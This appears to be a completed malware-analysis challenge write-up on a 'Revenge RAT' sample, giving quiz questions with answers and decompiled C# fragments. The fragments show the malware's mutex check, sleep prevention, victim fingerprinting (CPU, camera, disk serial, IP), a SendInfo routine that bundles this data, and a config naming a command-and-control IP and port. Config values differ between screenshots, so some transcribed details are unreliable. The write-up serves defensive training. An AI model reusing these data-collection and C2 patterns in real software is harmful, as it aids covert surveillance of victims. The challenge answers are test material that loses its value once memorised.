



1. What compiler is used for this sample?



2. What is the mutex name checked by the malware at the start of execution?

```

Main():void
1 // Lime.Program
2 // Token: 0x06000001 RID: 1 RVA: 0x0000205C File Offset: 0x0000105C
3 [STAThread]
4 public static void Main()
5 {
6     Thread.Sleep(2500);
7     try
8     {
9         bool flag;
10         Config.programMutex = new Mutex(true, Config.currentMutex, out flag);
11         if (!flag)
12         {
13             Environment.Exit(0);
14         }
15         PreventSleep.Run();
16         Application.ApplicationExit += delegate(object o, EventArgs e)
17         {
18             Config.programMutex.ReleaseMutex();
19         };
20     }
21     catch
22     {
23     }
24     Client.Run();
25 }
26
```

```

Config X
8 // Token: 0x0400000A RID: 10
9 public static class Config
10 {
11     // Token: 0x0400000A RID: 10
12     public static string host = "45.147.230.231";
13
14     // Token: 0x0400000B RID: 11
15     public static string port = "2222";
16
17     // Token: 0x0400000C RID: 12
18     public static string id = "TVJfYWhTZWQ=";
19
20     // Token: 0x0400000D RID: 13
21     public static string CurrentMutex = "c416f58db13c4";
22
23     // Token: 0x0400000E RID: 14
24     public static string key = "Revenge-RAT";
25
26     // Token: 0x0400000F RID: 15
27     public static Mutex programMutex;
28
29     // Token: 0x04000010 RID: 16
30     public static string splitter = "!@#%^&*~NYAN#!@#";
31
32     // Token: 0x04000011 RID: 17
33     public static Stopwatch stopwatch = new Stopwatch();

```

Correct

What is the mutex name checked by the malware at the start of execution?

c416f58db13c4

Completed

3. What function was used to get information about the CPU?

```

File Edit View Debug Window Help
Assembly Explorer
  Type References
  References
  Lime
    Program @02000002
      Base Type and Interfaces
      Derived Types
      Program(): void @06000002
      Main(): void @06000001
      <>9_CachedAnonymousMethodDelegate: EventHandler
    Lime.Connection
    Lime.Helper
      IdGenerator @02000004
        Base Type and Interfaces
        Derived Types
        GetActiveWindow(): string @06000011
        GetAltKey(): string @0600000F
        GetCamera(): string @0600000D
        GetCpu(): string @06000010
        GetHardDiskSerialNumber(): string @0600000C
        GetIp(): string @0600000B
        GetSystem(): string @0600000E
  Lime.Helper.IdGenerator
    // Token: 0x06000010 RID: 16 RVA: 0x0000289C File Offset: 0x0000189C
    public static string GetCpu()
    {
        string text;
        try
        {
            text = Registry.GetValue("HKEY_LOCAL_MACHINE\\HARDWARE\\DESCRIPTION\\SYSTEM\\CENTRALPROCESSOR\\0", "ProcessorNameString", null).ToString();
        }
        catch
        {
            text = "N/A";
        }
        return text;
    }

```

Correct

What function was used to get information about the CPU?

GetCpu

Completed

4. What key was used during the "SendInfo" function?

```

SendInfo(): string X
1 // Lime.Helper.IdGenerator
2 // Token: 0x0600000A RID: 10 RVA: 0x000024A0 File Offset: 0x000014A0
3 public static string SendInfo()
4 {
5     return string.Concat(new object[]
6     {
7         "Information",
8         Config.key,
9         Config.id,
10        Config.key,
11        StringConverter.Encode("_" + IdGenerator.GetHardDiskSerialNumber()),
12        Config.key,
13        IdGenerator.GetIp(),
14        Config.key,
15        StringConverter.Encode(Environment.MachineName + " / " + Environment.UserName),
16        Config.key,
17        IdGenerator.GetCamera(),
18        Config.key,
19        StringConverter.Encode(new ComputerInfo().OSFullName + " " + IdGenerator.GetSystem()),
20        Config.key,
21        StringConverter.Encode(IdGenerator.GetCpu()),
22        Config.key,

```

```

12 public static string host = "192.168.1.201";
13 // Token: 0x0400000B RID: 11
14 public static string port = "2222";
15
16 // Token: 0x0400000C RID: 12
17 public static string id = "TVJfYWhTZwQ=";
18
19 // Token: 0x0400000D RID: 13
20 public static string currentMutex = "c416f58db13c4";
21
22 // Token: 0x0400000E RID: 14
23 public static string key = "Revenge-RAT";
24
25 // Token: 0x0400000F RID: 15
26 public static Mutex programMutex;
27
28 // Token: 0x04000010 RID: 16
29 public static string splitter = "!@#%*^&N^Y^AN^!@#";
30

```

```

key: string
1 // Lime.Settings.Config
2 // Token: 0x0400000E RID: 14
3 public static string key = "Revenge-RAT";
4

```

Correct

What key was used during the "SendInfo" function?

Revenge-RAT

Completed

5. What API was used by the malware to prevent the system from going to sleep?

```

1 using System;
2 using Lime.NativeMethods;
3
4 namespace Lime.Helper
5 {
6     // Token: 0x02000005 RID: 5
7     public static class PreventSleep
8     {
9         // Token: 0x06000012 RID: 18 RVA: 0x00002934 File Offset: 0x00001934
10        public static void Run()
11        {
12            try
13            {
14                Native.SetThreadExecutionState((PreventSleep.EXECUTION_STATE)2147483651U);
15            }
16            catch
17            {
18            }
19        }
20    }
21

```

Correct

What API was used by the malware to prevent the system from going to sleep?

SetThreadExecutionState

Completed

6. What function was used to retrieve information about installed video capture drivers?

```

Search
GetVolumeInformationA
int GVI(ref string, ref string, int, ref int, ref int, ref int, ref string, int) (GetVolumeInformationA)

true
public static extern int GVI([MarshalAs(UnmanagedType.VBByRefStr)] ref string IP, [MarshalAs(UnmanagedType.VBByRefStr)]
ref string V, int T, ref int H, ref int Q, ref int G, [MarshalAs(UnmanagedType.VBByRefStr)] ref string J, int X);

// Token: 0x06000019 RID: 25
[DllImport("user32", CharSet = CharSet.Ansi, EntryPoint = "GetForegroundWindow", ExactSpelling = true, SetLastError =
true)]
public static extern IntPtr GFW();

// Token: 0x0600001A RID: 26
[DllImport("user32", CharSet = CharSet.Auto, SetLastError = true)]
public static extern int GetWindowText(IntPtr hWnd, StringBuilder lpString, int cch);

```

Correct

What variable stores the volume name and the function that imported the "GetVolumeInformationA" api?

IP

Completed

Get unstuck?

7. What function was used to retrieve information about installed video capture drivers?

```

1 // Lime.Helper.IdGenerator
2 // Token: 0x0600000D RID: 13 RVA: 0x000026D0 File Offset: 0x000016D0
3 public static string GetCamera()
4 {
5     try
6     {
7         int num = 0;
8         do
9         {
10             short num2 = (short)num;
11             string text = Strings.Space(100);
12             int num3 = 100;
13             string text2 = null;
14             if (Native.capGetDriverDescriptionA(num2, ref text, num3, ref text2, 100))
15             {
16                 goto IL_30;
17             }
18             num++;
19         } while (true);
20     }
21     catch { }
22 }

```

Correct

What function was used to retrieve information about installed video capture drivers?

Getcamera

Completed

8. What is the value of the ID after removing obfuscation?

We saw that the ID was presented in the config class:

```

1 namespace Lime.Settings
2 {
3     // Token: 0x0200000A RID: 10
4     public static class Config
5     {
6         // Token: 0x0400000A RID: 10
7         public static string host = "45.147.230.231";
8         // Token: 0x0400000B RID: 11
9         public static string port = "2222";
10        // Token: 0x0400000C RID: 12
11        public static string id = "TVJfYWhhZWQ=";
12        // Token: 0x0400000D RID: 13
13        public static string currentMutex = "c416f58db13c4";
14        // Token: 0x0400000E RID: 14
15        public static string key = "Revenge-RAT";
16        // Token: 0x0400000F RID: 15
17        public static Mutex programMutex;
18        // Token: 0x04000010 RID: 16
19        public static string splitter = "!@#%^*NYAN#!@%";
20    }
21 }

```

Decode using CyberChef:

Recipe

From Base64

Alphabet A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

Input

TVJfYWhhZWQ=

Output

MR_ahmed

Correct

What is the value of the ID after removing obfuscation?

MR_ahmed

Completed



Avior Mostovski
has completed the
"Revenge RAT"
challenge.

Badge Name:
Revenge RAT

Completed on:
Jan, 15, 2025, 02:15 PM

